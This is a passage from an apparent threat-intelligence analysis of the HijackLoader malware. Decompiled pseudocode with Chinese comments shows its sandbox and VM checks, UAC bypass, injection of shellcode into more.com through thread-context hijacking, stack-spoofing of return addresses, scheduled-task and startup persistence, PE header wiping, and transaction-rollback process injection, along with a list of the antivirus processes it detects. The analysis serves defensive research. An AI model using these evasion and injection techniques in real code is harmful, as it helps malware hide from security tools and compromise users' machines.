                      /* 此样本中local_20为0x41 */
                      /* 通过测量cpuid执行的时间是否不大于某值判断是否在虚拟机中运行
                          */
  if (((*local_20 & 1) != 0) && (cVar1 = FUN_0000f2e0(local_20), cVar1 != '\0')) {
    return 0;
  }
                      /* EAX=1时检查CPUID的EXC第31bit
                         当虚拟机管理程序存在时此值为1 */
  if (((*local_20 & 4) != 0) && (cVar1 = FUN_0000f180(), cVar1 != '\0')) {
    return 0;
  }
                      /* EAX=0x40000000执行CPUID
                         检测EAX返回值是否大于0x40000000
                         判断是否存在虚拟机管理程序 */
  if (((*local_20 & 8) != 0) && (cVar1 = FUN_0000f1d0(), cVar1 != '\0')) {
    return 0;
  }
                      /* 通过NtQuerySystemInformation获取SystemBasicInformation
                         计算PageSize * NumberOfPhysicalPages / 0x40000000 +1
                         即内存大小(GB) 检测内存是否大于特定值 */
  if (((*local_20 & 0x10) != 0) && (cVar1 = FUN_0000f3c0(param_1,local_20), cVar1 != '\0')) {
    return 0;
  }
                      /* 通过NtQuerySystemInformation获取SystemBasicInformation
                         检查NumberOfProcessors是否大于特定值 */
  if (((*local_20 & 0x20) != 0) && (cVar1 = FUN_0000f410(param_1,local_20), cVar1 != '\0')) {
    return 0;
  }
                      /* 根据配置文件对运行环境进行检测
                         当用户名 计算机名 自身路径 内存大小
                         CPU核数满足特定条件时
                         判定为虚拟机 */
  if ((*local_20 & 0x40) != 0) {
    FUN_00005020(param_1 + 0x1c0,*local_20,0,0xd8);
    cVar1 = FUN_0000f600(param_1,local_20);
    if (cVar1 != '\0') {
      return 0;
    }
```

Figure 4-13 Hijackloader Detection of Virtual Machine 4-13

Hijackloader searches for the MUTEX configuration file from the payload decrypted in the second phase and creates mutexes based on the configuration.

```
                  /* MUTEX */
local_20 = find_data_0(param_2,local_28,0x1999709f);
if (local_20 == 0x0) {
  uVar1 = 0;
}
else {
  local_18 = (*param_1->OpenMutexA)(0x100000,0,local_20);
  if (local_18 == 0x0) {
    uVar1 = 0;
  }
  else {
    (*param_1->CloseHandle)(local_18);
    uVar1 = 1;
  }
}
```

Figure 4-14 HijackLoader Creating Mutex 4-14

If there is a specific configuration, that HijackLoader use the modUAC module to initiate the authorization.

```
if ((((config->flag_02 & 8) != 0) &&
    (local_b18 = query_token_elevation_type(psVar13), local_b18 == TokenElevationTypeLimited))
   && (cVar7 = UAC_bypass(psVar13,local_c68,0), cVar7 != '\0')) {
  (*ZwTerminateProcess)(0xffffffffffffffff,0);
}
```

Figure 4-15 HijackLoader detects the process permission and attempts to grant it 4-15

If a particular configuration exists, HijackLoader will hide the injected process by creating a new desktop.

```
local_cac = config->desktop_name != '\0';
local_b0c = local_cac;
if (local_cac != 0) {
  aUser32[0] = L'u';
  aUser32[1] = L's';
  aUser32[2] = L'e';
  aUser32[3] = L'r';
  aUser32[4] = L'3';
  aUser32[5] = L'2';
  aUser32[6] = L'\0';
  hUser32 = LoadLibraryW_warp(psVar11,aUser32);
  CreateDesktopW = load_func(hUser32,0x94dd41da);
  desktop_name = (*GlobalAlloc)(0x40,0x19);
  char_to_wchar(&config->desktop_name,desktop_name);
  new_desktop = (*CreateDesktopW)(desktop_name,0x0,0x0,0,0x10000000,0x0);
  target_prcess_start_info.lpDesktop = desktop_name;
}
```

Figure 4-16 HijackLoader creating a new desktop hide is injected into the process 4-16

Then HijackLoader will select the execution mode of the subsequent code according to the configuration file. If that configuration file has a specific flag and no Kaspersky is detect, the HijackLoader execute the fourth stage logic directly in the current process.

```
                /* 配置文件满足特定条件且未检测到卡巴斯基 */
if (((inside_config_struct_addr->flag_01 & 0x2000) != 0) && (antivirus.avp == 0)) {
  inside_config_struct_addr->AVDATA_field_4 = 0;
                /* 持久化 以及投递目标载荷相关 */
  FUN_000030c0(local_d28,inside_config_struct_addr);
  (*ZwTerminateProcess)(0xffffffffffffffff,0);
}
```

Figure 4-17 HijackLoader executes the subsequent logic in the current process 4-17

If the above conditions are not met, then HijackLoader will inject shellcode into the Windows system tool more .com to execute the fourth phase.

```
C:\>where more.com
C:\Windows\System32\more.com

C:\>more.com /?
逐屏显示输出。

MORE [/E [/C] [/P] [/S] [/Tn] [+n]] < [drive:][path]filename
command-name | MORE [/E [/C] [/P] [/S] [/Tn] [+n]]
MORE /E [/C] [/P] [/S] [/Tn] [+n] [files]

 [drive:][path]filename 指定要逐屏显示
的文件。

command-name 指定要显示其
输出的命令。
```

Figure 4-18 Injection of HijackLoader into Windows System Tools, more .com 4-18

If a specific configuration file exists and Avast or AVG is present in the system, HijackLoader will inject shellcode into the more .com process by hijacking the main process through the ESLDR64 module, executing the fourth phase.

```
local_2c = param_1->field17_0x50;
(*param_1->VirtualProtectEx)
          (param_1->process_handle,param_1->remote_shell32_addr,local_2c,0x40,&local_38);
local_28 = 0;
ZwDelayExecution_warp(*&param_1->ZwDelayExecution,10000);
                  /* 写入第四阶段shellcode数据 */
(*param_1->ZwWriteVirtualMemory)
          (param_1->process_handle,param_1->remote_shell32_addr,param_1->shellcode,
           param_1->field17_0x50,&local_28);
ret();
local_30 = 0;
(*param_1->NtSuspendThread)(param_1->thread_handle,&local_30);
ret();
cVar1 = set_context_thread_warp
                  (param_1,param_1->func_arr,param_1->thread_handle,param_1->remote_shell32_addr,
                   param_1->syscall_mode != 0);
if (cVar1 == '\0') {
  ret();
}
ret();
ZwDelayExecution_warp(*&param_1->ZwDelayExecution,5000);
(*param_1->ZwResumeThread)(param_1->thread_handle,&local_30);
ret();
                  /* 写管道以避免进程因读文件而导致阻塞 */
if (param_1->need_stdin_data != 0) {
  local_40[0] = '\r';
  local_40[1] = '\n';
  local_24 = 0;
  ZwDelayExecution_warp(*&param_1->ZwDelayExecution,10000);
  (*param_1->WriteFile)(param_1->pipel_write,local_40,2,&local_24,0);
}
(*param_1->ZwTerminateProcess)(0xffffffffffffffff,0);
return;
```

Figure 4-19 ESLDR64 Injection shellcode into the target program 4-19

If that above condition is still not met, HijackLoader inject shellcode into more .com in the current module to execute the fourth phase of the logic. After the injection is complete, HijackLoader writes a character to the more .com pipeline, causing it to exit the blocking state caused by reading the standard input stream, in order to run shellcode.


```
            /* 将shellcode写入目标进程 */
cVar7 = ZwWriteVirtualMemory_warp
                  (&local_a50,inject_process.hProcess,remote_shell32_addr,local_a88,
                   CONCAT44(uVar21,param_1->field2_0x8));
if (cVar7 == '\0') {
  ret();
  (*ZwTerminateProcess)(0xffffffffffffffff,0);
}
if (!bVar18) {
  ret();
            /* 挂起more.com */
  cVar7 = Suspend_or_Resume_thread(&local_a50,inject_process.hThread,1);
  if (cVar7 == '\0') {
    ret();
    (*ZwTerminateProcess)(0xffffffffffffffff,0);
  }
}
ret();
ret();
            /* 设置more.com RIP为shellcode地址 */
cVar7 = GetSetContextThread_warp
                  (&local_a50,&local_778,inject_process.hThread,remote_shell32_addr,
                   param_1->syscall_mode != '\0',bVar18);
if (cVar7 == '\0') {
  ret();
  (*ZwTerminateProcess)(0xffffffffffffffff,0);
}
ret();
            /* 恢复运行 */
cVar7 = Suspend_or_Resume_thread(&local_a50,inject_process.hThread,0);
if (cVar7 == '\0') {
  ret();
  (*ZwTerminateProcess)(0xffffffffffffffff,0);
}
ret();
if (param_1->need_stdin_data != '\0') {
  local_d18[0] = '\r';
  local_d18[1] = '\n';
            /* 对more.com写管道 使其退出因读取文件导致的阻塞状态
               随后运行shellcode */
  (*WriteFile)(pipe1_write,local_d18,2,local_858,0);
}
```

Figure 4-20 HijackLoader Executing ShellCode 4-20

Hijackloader has the same unhook process as the ti module when executing shellcode. In addition, HijackLoader suspends other threads in its own program based on the configuration file settings. The fourth stage of the HijackLoader logic is then executed in shellcode.

```
TEB = get_TEB();
process_snapshot = (*param_1->CreateToolhelp32Snapshot)(4,(TEB->ClientId).UniqueProcess);
if (process_snapshot != 0xffffffff) {
  memser_zero(&thread_entry,0x1c);
  thread_entry.dwSize = 0x1c;
  iVar2 = (*param_1->Thread32First)(process_snapshot,&thread_entry);
  if (iVar2 != 0) {
    do {
                    /* 寻找其他线程 */
      if ((thread_entry.th32OwnerProcessID == (TEB->ClientId).UniqueProcess) &&
         (thread_entry.th32ThreadID != (TEB->ClientId).UniqueThread)) {
        thread_handle = 0;
        memser_zero(&thread_info,8);
        thread_info.UniqueProcess = (TEB->ClientId).UniqueProcess;
        thread_info.th32ThreadID = thread_entry.th32ThreadID;
        cVar1 = open_thread(param_1,&thread_info,&thread_handle);
        if (cVar1 != '\0') {
                    /* 挂起其他线程 */
          ZwSuspendThread_warp(param_1,thread_handle);
          (*param_1->CloseHandle)(thread_handle);
        }
      }
      iVar2 = (*param_1->Thread32Next)(process_snapshot,&thread_entry);
    } while (iVar2 != 0);
    (*param_1->CloseHandle)(process_snapshot);
  }
}
return;
```

Figure 4-21 HijackLoader suspends other threads in its own program 4-21

4.5 Stage 4 of the HijackLoader

In the fourth phase, HijackLoader detects the antivirus programs running on the system and, depending on their configuration, affects the behavior of subsequent persistence and injection. The anti-virus procedures for known detection are as follows:

Table 4-3 Antivirus Program for HijackLoader Detection 4-3

avast[redacted]	ekrn.[redacted]	avp.[redacted]	ccsv[redacted]
avgu[redacted]	avgs[redacted]	avg[redacted]	vsse[redacted]
core[redacted]	mcsh[redacted]	mct[redacted]	ns.e[redacted]
bdag[redacted]	nortc[redacted]	mba[redacted]	zhuc[redacted]
360tr[redacted]			

Then HijackLoader will determine whether to move its own path according to the configuration, and if it moves itself, it will try to copy using BackgroundCopyManager and CopyFileW.


```
if ((param_2->flag_01 & 4) == 0) {
  memcpy(param_1->target_file,param_1->APPDATA_httpDownload_path,0x208);
  path_combin(param_1->target_file,param_1->target_filename);
  local_28 = get_extension(&param_2->module_path);
                  /* 移动到%APPDATA%/httpDownload目录下 */
  if (local_28 != 0) {
    (*param_1->field0_0x0->swprintf)(param_1->target_file,&local_68,param_1->target_file,local_28)
    ;
  }
}
else {
                  /* 如果启用此标记，则不移动自身路径(目标路径和当前路径相同)
                      */
  wstrcpy(param_1->target_file,&param_2->module_path);
}
                  /* 检测在移动自身的前提下目标路径和当前路径是否相同 */
cVar1 = test_module_dir(param_1,param_2);
if (cVar1 != '\0') {
                  /* 如果移动自身路径则执行后续逻辑 */
  if ((param_2->flag_01 & 4) == 0) {
    ret();
    (*param_1->field3_0x28->CreateDirectoryW)(param_1->APPDATA_httpDownload_path,0);
    local_30 = random_in_range(param_1->field3_0x28,0,1000000);
    local_62 = 100;
    (*param_1->field0_0x0->swprintf)
              (param_1->field8_0x50,&local_68,param_1->target_filename,local_30);
                  /* 先尝试使用BackgroundCopyManager进行复制 */
    local_2c = BackgroundCopy(param_1,&param_2->module_path,param_1->target_file,
                      param_1->field8_0x50);
    if (local_2c == 0) {
      local_20 = param_1->field3_0x28;
                  /* 如果失败则用CopyFileW进行复制 */
      (*local_20->CopyFileW)(&param_2->module_path,param_1->target_file,0);
    }
  }
                  /* msmpeng相关 但是缺少载荷此函数无法执行 直接返回 */
  FUN_0000dc90(param_1->field0_0x0,param_2,param_1);
```

Figure 4-22 HijackLoader moves itself to the target path 4-22

Then HijackLoader will choose the persistence method and try to achieve persistence by creating a service or by creating a shortcut in the boot directory. Finally, HijackLoader will perform the self-delete behavior according to the configuration.


```
                    /* 随后根据此字段决定持久化方式 */
  if (param_2->AVDATA_field_5 == 1) {
                    /* 优先通过在启动目录创建快捷方式实现持久化 */
    cVar1 = persistence_by_create_start_link(param_1->field0_0x0,param_1,param_2);
    if (cVar1 == '\0') {
                    /* 如果失败则创建服务实现持久化(用户登录时运行) */
      create_service_by_modTask(param_1->field0_0x0,param_1,param_2);
    }
  }
  else {
                    /* 如果AVDATA_field_5等于3则持优先创建服务实现持久化 */
    if ((param_2->AVDATA_field_5 == 3) &&
       (cVar1 = create_service_by_modTask(param_1->field0_0x0,param_1,param_2), cVar1 == '\0')) {
                    /* 否则尝试在启动目录创建快捷方式 */
      persistence_by_create_start_link(param_1->field0_0x0,param_1,param_2);
    }
  }
}
                    /* 根据配置文件决定是否自删除 */
deletefile_warp(param_1->field0_0x0,param_1,param_2);
ret_1();
                    /* 除此之外 如果存在特定的配置文件
                       HijackLoader还可以根据特定配置文件进行持久化
                       可设置触发方式(固定间隔/登录触发) 间隔时间
                       任务名称等参数 */
create_service_by_modTask_0(param_1,param_2);
```

Figure 4-23 HijackLoader persistence operation 4-23

Hijackloader calls the modTask module when creating service implementation persistence. The module can be triggered when the user logs in according to the configuration file settings.

```
iVar1 = (*local_118->GetTask)(local_1b0,param_1->field6_0x30 + 0x10,&local_138);
if (iVar1 < 0) {
  local_1b8 = 0x0;
  iVar1 = (*ITaskService->lpVtbl->NewTask)(ITaskService,0,&local_1b8);
  if (iVar1 < 0) {
    uVar2 = 0;
  }
  else {
    local_130 = 0x0;
    iVar1 = (*local_1b8->lpVtbl->get_Triggers)(local_1b8,&local_130);
    if (iVar1 < 0) {
      uVar2 = 0;
    }
    else {
      local_128 = 0x0;
            /* 用户登录触发 */
      iVar1 = (*local_130->lpVtbl->Create)(local_130,TASK_TRIGGER_LOGON,&local_128);
      if (iVar1 < 0) {
        uVar2 = 0;
      }
      else {
        (*local_128->lpVtbl->put_UserId)(local_128,param_1->userdomain);
        local_190 = 0x0;
        iVar1 = (*local_1b8->lpVtbl->get_Actions)(local_1b8,&local_190);
        if (iVar1 < 0) {
          uVar2 = 0;
        }
        else {
          local_198 = 0x0;
            /* 执行参数传入的程序 */
          iVar1 = (*local_190->lpVtbl->Create)(local_190,TASK_ACTION_EXEC,&local_198);
```

Figure 4-24 Modtask Module Creation of Scheduled Task 4-24

It is also possible to trigger scheduled tasks at fixed intervals according to the configuration file.

```
                /* (param_1->GetLocalTime)(&local_160) */
local_118.wBeginDay = local_160.wDay;
local_118.wBeginMonth = local_160.wMonth;
local_118.wBeginYear = local_160.wYear;
local_118.wStartMinute = local_160.wMinute;
local_118.wStartHour = local_160.wHour;
local_118.wEndDay = local_160.wDay;
local_118.wEndMonth = local_160.wMonth;
local_118.wEndYear =
     local_160.wYear + local_160.wMinute + local_160.wHour + 0x19 + local_160.wSecond;
local_118.MinutesInterval = param_1->field6_0x30->random_1;
local_118.wRandomMinutesInterval._2_2_ = *&param_1->field6_0x30->random_2;
(*local_130->lpVtbl->SetTrigger)(local_130,&local_118);
```

Figure 4-25 Another implementation of the creation schedule task for the modTask module 4-25

When this module calls sensitive functions such as CoInitialize and CoCreateInstance, it will call TinycallProxy module to resist stack backtracking.

```
iVar1 = tiny_call_warp_5(param_1->field0_0x0->field15_0x78,param_1->CoCreateInstance,&local_178,0,
                         CONCAT44(uVar6,1),&local_188,&ITaskService);
if (iVar1 < 0) {
  uVar2 = 0;
}
else {
  Connect = get_func(ITaskService,0x50);
  puVar4 = local_150;
  iVar1 = tiny_call_warp_5_0(param_1->field0_0x0->field15_0x78,Connect,ITaskService,local_150,
                             local_150,puVar4,local_150);
```

Figure 4-26: The modTask module calls the TinycallProxy module to combat stack backtracking 4-26

Tinycallproxy module is used to call the object function indirectly. Hijackloader overwrites the TinycalProxy module into the code segment of a dll, and passes the called object function and parameters into the TinycalProxy module, and the TinycalProxy module calls the object function.

```c
                  /* 复制参数 */
if (0 < arg_count) {
  p_arg_count = local_res18;
  idx = 0;
  do {
    puVar1 = p_arg_count + 2;
    p_arg_count = p_arg_count + 2;
    uVar3 = idx + 1;
    local_108[idx] = *puVar1;
    idx = uVar3;
  } while (uVar3 < arg_count);
}
local_res18[0] = arg_count;
                  /* 根据参数数量调用函数 */
if (arg_count == 0) {
  uVar2 = (*func)();
}
else if (arg_count == 1) {
  uVar2 = (*func)(local_108[0]);
}
else if (arg_count == 2) {
  uVar2 = (*func)(local_108[0],local_108[1]);
}
else if (arg_count == 3) {
  uVar2 = (*func)(local_108[0],local_108[1],local_108[2]);
}
```

Figure 4-27 Calling the target function by the TinycallProxy module 4-27

In calling the target function, the TinycallProxy disguises the return address of the function against stack backtracking.

```
00000000 44 89 44      MOV     dword ptr [RSP + local_res18],arg_count
         24 18
00000005 4c 89 4c      MOV     qword ptr [RSP + local_res20],param_4
         24 20
0000000a 55            PUSH    RBP
0000000b 53            PUSH    RBX
0000000c 57            PUSH    RDI                                    此时在返回地址上共push了3个变量
0000000d 48 8d 6c      LEA     RBP=>local_68,[RSP + -0x50]
         24 b0
00000012 48 81 ec      SUB     RSP,0x150
         50 01 00 00
00000019 48 8d 7d 68   LEA     RDI=>local_res0,[RBP + 0x68]           rdi为push三个变量后的rsp-0x50+0x68
                                                                      即rsp+0x18
                                                                      此时指向函数返回地址
0000001d 45 33 c0      XOR     arg_count,arg_count
00000020 48 8b 1f      MOV     RBX,qword ptr [RDI]=>local_res0        保存返回地址用于事后恢复
00000023 4c 8d 8d      LEA     param_4=>local_res20,[RBP + 0x88]
         88 00 00 00
0000002a 48 89 17      MOV     qword ptr [RDI]=>local_res0,param_2    覆盖返回地址为函数第二个参数
                                                                      用于对抗栈回溯
```

Figure 4-28 TinyCallProxy Module Overlay Function Return Address Anti-stack-traceback 4-28

After the persistence, the HijackLoader decrypts and runs the payload to be delivered, where there are three ways to run the payload depending on the payload type and configuration.

(1) Target load delivery mode 1

When the payload is a dll, HijackLoader loads a target dll according to the configuration or uses the default msi.dll, whose address space is used to write to the payload to be posted. Then HijackLoader will destroy the IMAGE _ SECTION _ HEADER of the payload as needed according to the installed anti-virus software, so as to interfere with the anti-virus program to detect it.

```c
NT_headers = get_NT_headers(param_2);
if (param_3 == '\0') {
                  /* 获取IMAGE_SECTION_HEADER地址 */
  IMAGE_SECTION_HEADER_addr =
       &((NT_headers->OptionalHeader).DataDirectory + -0xc)->Magic +
       (NT_headers->FileHeader).SizeOfOptionalHeader;
  NumberOfSections = (NT_headers->FileHeader).NumberOfSections;
  local_30 = NT_headers;
}
else {
  IMAGE_SECTION_HEADER_addr =
       &((NT_headers->OptionalHeader).DataDirectory + -0xc)->Magic +
       (NT_headers->FileHeader).SizeOfOptionalHeader;
  NumberOfSections = (NT_headers->FileHeader).NumberOfSections;
  local_38 = NT_headers;
}
SizeOfSections = NumberOfSections * 0x28;
local_48 = IMAGE_SECTION_HEADER_addr - param_2;
local_58 = 0;
IMAGE_SECTION_HEADER_addr_1 = param_2->e_res + (local_48 - 0x1c);
local_54 = SizeOfSections;
cVar1 = ZwProtectVirtualMemory_warp
                  (param_1,IMAGE_SECTION_HEADER_addr_1,SizeOfSections,4,&local_58);
if (cVar1 == '\0') {
  (*param_1->VirtualProtectEx)
            (0xffffffffffffffff,IMAGE_SECTION_HEADER_addr_1,local_54,4,&local_58);
}
local_18 = IMAGE_SECTION_HEADER_addr_1;
for (i = 0; i < local_54; i = i + 1) {
                  /* 用0填充IMAGE_SECTION_HEADER */
  *(IMAGE_SECTION_HEADER_addr_1 + i) = 0;
}
cVar1 = ZwProtectVirtualMemory_warp
                  (param_1,IMAGE_SECTION_HEADER_addr_1,local_54,local_58,&local_58);
if (cVar1 == '\0') {
  (*param_1->VirtualProtectEx)
            (0xffffffffffffffff,IMAGE_SECTION_HEADER_addr_1,local_54,local_58,&local_58);
}
```

Figure 4-29 HijackLoader destroys the IMAGE _ SECTION _ HEADER structure 4-29

The dll entry point is then called to run the target payload.

```c
else {
                  /* payload_is_dll != 0 */
  entry_point = (lVar3->OptionalHeader).AddressOfEntryPoint + param_1->dll_address;
  (*entry_point)(param_1->dll_address,1,0);
}
```

Figure 4-30 HijackLoader Running the target payload to be delivered 4-30

When the target program is exe and the value indicating the delivery method in the configuration file is less than 3, the payload runs in much the same way as the dll, but there is a slight difference at the point of entry of the calling program.

In this case, HijackLoader will first modify the ImageBase in the payload OptionalHeader and the ImageBaseAddress in the PEB, and assign it to the base address where the actual payload is located.

```
void hide_image_base(struct_32 *param_1)

{
  PEB *pPVar1;

  pPVar1 = NtCurrentPeb();
  pPVar1->ImageBaseAddress = param_1->dll_address;
                    /* param_1->OptionalHeader.ImageBase = param_1->dll_address */
  *(param_1->dll_address->e_res2 + param_1->dll_address->e_lfanew + 8) = param_1->dll_address;
  return;
}
```

Figure 4-31 HijackLoader Modify Program Base Address Information 4-31

The entry point of the payload is then cleared by the ESAL module of the HijackLoader data and called.

```
void FUN_00000000(undefined8 param_1,longlong module_base,uint module_size,code *entrypoint)

{
  PEB *pPVar1;
  uint i;

  for (i = 0; i < module_size; i = i + 1) {
    *(module_base + i) = 0;
  }
  pPVar1 = NtCurrentPeb();
  (*entrypoint)(pPVar1);
  return;
}
```

Figure 4-32 The ESAL module cleans up the HijackLoader code and calls the target payload entry point 4-32

And (2) the target load delivery mode 2

When the value indicating the delivery method in the configuration file is equal to 3, HijackLoader selects the target program for injection according to the following rule. When you have specific antivirus software, HijackLoader creates the same process as the current one to execute the target payload. Otherwise, if there is a CUSTOMINJECT file in the configuration file, then HijackLoader creates CUSTOMINJECT as the process that executes the target payload. Otherwise, if the target payload is. net program, then HijackLoader selects MSBuild. exe as the process that executes the target payload according to the. net version. Otherwise, if the target payload is a 32 -bit process, HijackLoader extracts the FIXED program from the configuration file as the process executing the target payload. Otherwise, HijackLoader uses explorer. exe as the process that executes the target payload.



Figure 4-33 HijackLoader selecting injection target 4-33

Among them, FIXED is a VMware related application with a valid digital signature.



Figure 4-34 FIXED ED procedure for injection with HijackLoader 4-34

And CUSTOMINJECT is an application program related to AutoIt, and it also has a valid digital signature.

Figure 4-35 CUSTOMINJECT routine for injection with HijackLoader 4-35

Then HijackLoader can load the rshell module and the target payload into the target process in a number of ways, and run the target payload through the rshell module.

If HijackLoader injects both the target payload and the rshell into the target program, the rshell simply unhook and then calls the payload entry point to run the target payload.

```
if ((AVDATA_field_14 & 0x20) != 0) {
  iVar2 = create_MUTEX(&auStack_488,psVar3);
  if (iVar2 == 0) {
    (*auStack_488.ZwTerminateProcess)(0xffffffffffffffff,0);
  }
  NT_header = get_NT_header(image_base);
  if ((AVDATA_field_18 & 0x200) != 0) {
                /* 调整节区属性使其与节区表相同 */
    FUN_00005530(&auStack_488,image_base);
  }
                /* 修改PEB中ProcessParameters的信息 */
  FUN_00004fa0(&auStack_488,psVar3);
  entry_point = image_base + (NT_header->OptionalHeader).AddressOfEntryPoint;
  entry_point_1 = entry_point;
  Peb = NtCurrentPeb();
                /* 调用目标载荷 */
  (*entry_point_1)(Peb);
  (*auStack_488.ZwTerminateProcess)(0xffffffffffffffff,0);
}
```

Figure 4-36rshell module call target payload entry point 4-36

Otherwise, HijackLoader simply injects the rshell and reads the configuration file through the rshell, from which it loads and runs the target payload.

```
iVar1 = load_payload_to_memory(param_1);
if (iVar1 == 0) {
  uVar2 = 0;
}
else {
  memset_zero(param_1->enc_payload,*&param_1->payload_size_with_padding);
  iVar1 = load_import(param_1);
  if (iVar1 == 0) {
    uVar2 = 0;
  }
  else {
    iVar1 = call_TLS_and_entrypoint(param_1);
```

Figure 4-37 The rshell module loads and runs the final payload 4-37

When the target payload and rshell are both injected into the target program by the HijackLoader, the HijackLoader has three injection means:

① Add rshell to the target payload's dat section and write it to the hard disk, map it into the target process's memory through ZwCreateSection and ZwMapViewOfSection, and finally run the payload through rshell and delete the file through transaction rollback.

```
                /* 创建事务 */
cVar1 = CreateAndSetTransaction(param_1);
if (cVar1 == '\0') {
  (*param_1->field0_0x0->field0_0x0->ExitProcess)(3);
  uVar2 = 0;
}
else {
                /* 将rshell作为dat节加入到载荷中 */
  cVar1 = add_rshell_to_payload(param_1);
  if (cVar1 == '\0') {
    uVar2 = 0;
  }
  else {
                /* 将载荷分段写入到文件
                   其中先写入载荷除PE头的其他部分
                   再写入不包含MZ字符的PE头
                   最后写入MZ字符
                   期间包含sleep以规避检测 */
    cVar1 = write_payload_slowly(param_1);
    if (cVar1 == '\0') {
      (*param_1->field0_0x0->field0_0x0->ExitProcess)(3);
      uVar2 = 0;
    }
    else {
                /* 通过ZwCreatyeSection将其映射进内存 */
      cVar1 = map_payload_to_section(param_1);
      if (cVar1 == '\0') {
        (*param_1->field0_0x0->field0_0x0->ExitProcess)(3);
        uVar2 = 0;
      }
      else {
                /* 事务回滚 */
        RollbackTransaction_warp(param_1);
```

Figure 4-38 HijackLoader maps the rshell into memory as part of the target payload 4-38

② The target payload is mapped into memory, and then the rshell is written to the target process memory using ZwWriteVirtual Memory.

```
            /* 将载荷写入临时文件并映射成section */
cVar1 = map_payload_to_section(param_1);
if (cVar1 == '\0') {
  (**(**param_1 + 0x168))(3);
  uVar2 = 0;
}
else {
            /* 通过回滚事务删除临时文件 */
  RollbackTransaction_warp(param_1);
            /* 排除.NET程序 */
  cVar1 = get_NET_version(param_1);
  if (cVar1 == '\0') {
    uVar2 = 0;
  }
  else {
            /* 创建目标进程 */
    cVar1 = create_inject_proceess(param_1);
    if (cVar1 == '\0') {
      (**(**param_1 + 0x168))(3);
      uVar2 = 0;
    }
    else {
      ret();
            /* 将载荷映射进内存 */
      cVar1 = map_section_to_process(param_1);
      if (cVar1 == '\0') {
        (**(**param_1 + 0x168))(3);
        uVar2 = 0;
      }
      else {
        ret();
            /* 通过patch方式给rshell传参并通过ZwWriteVirtualMemory写入内存 */
        cVar1 = patch_and_write_rshell(param_1);
        if (cVar1 == '\0') {
          (**(**param_1 + 0x168))(3);
          uVar2 = 0;
        }
        else {
          ret();
            /* 修改程序入口点 */
          cVar1 = patch_image_base(param_1);
```

Figure 4-39 HijackLoader writes the rshell and payload to memory separately 4-39

③ Writes payload and rshell to target process memory directly using ZwWriteVirtualMemory.

```
            /* 创建进程 */
cVar1 = create_inject_proceess(param_1);
if (cVar1 == '\0') {
  (**(**param_1 + 0x168))(3);
  uVar2 = 0;
}
else {
            /* 设置合适的基址 */
  cVar1 = get_image_base(param_1);
  if (cVar1 == '\0') {
    (**(**param_1 + 0x168))(3);
    uVar2 = 0;
  }
  else {
            /* 使用ZwWriteVirtualMemory将载荷写入到目标进程 */
    cVar1 = write_payload_to_process(param_1);
    if (cVar1 == '\0') {
      (**(**param_1 + 0x168))(3);
      uVar2 = 0;
    }
    else {
            /* 写入rshell到目标进程，并通过patch传参 */
      cVar1 = patch_and_write_rshell(param_1);
      if (cVar1 == '\0') {
        (**(**param_1 + 0x168))(3);
        uVar2 = 0;
      }
      else {
            /* 修改进程基址 */
        cVar1 = patch_image_base(param_1);
```

Figure 4-40 HijackLoader writes the rshell and payload directly to memory 4-40

Hijackloader still has two means to communicate with the rshell:

① The parameter is written into a temporary file, and the file path is passed through a global variable.

```
memset_zero(&rshell_config,0x28);
                /* HijackLoader为目标载荷申请的代码基址 */
rshell_config.image_base = param_1->image_base;
                /* 载荷预期的基址 */
rshell_config.payload_image_base =
     parse_NT_header(param_1->field0_0x0,2,param_1->field0_0x0->payload);
                /* rshell基址 */
rshell_config.rshell_base = param_1->rshell_base;
                /* 载荷原始的SizeOfImage */
rshell_config.payload_SizeOfImage = param_1->SizeOfImage;
                /* rshell大小 */
rshell_config.rshell_size = param_1->rshell_size;
                /* 用于指示注入细节 */
rshell_config.AVDATA_field_14 = param_1->AVDATA_field_14;
                /* 用于指示注入痕迹清理方式 */
rshell_config.AVDATA_field_18 = param_1->field36_0xc0->AVDATA_field_18;
local_38[0] = 0;
iVar1 = (*(param_1->field0_0x0->field0_0x0->field57_0x1c8).WriteFile)
                  (param_1->temp_file,&rshell_config,0x28,local_38,0);
if (iVar1 == 0) {
  uVar2 = 0;
}
else {
  (*(param_1->field0_0x0->field0_0x0->field57_0x1c8).CloseHandle)(param_1->temp_file);
  uVar2 = 1;
}
```

Figure 4-41 HijackLoader uses temporary files to pass parameters to the rshell 4-41

② Parameters are passed to the rshell by patch rshell code.

```
image_base = parse_NT_header(param_1->field0_0x0,2,param_1->field0_0x0->payload);
cVar1 = replace_data_in_rshell(param_1,0xdabecede,image_base);
if (cVar1 == '\0') {
  uVar3 = 0;
}
else {
  cVar1 = replace_data_in_rshell(param_1,0xaabbccdd,param_1->AVDATA_field_14);
  if (cVar1 == '\0') {
    uVar3 = 0;
  }
  else {
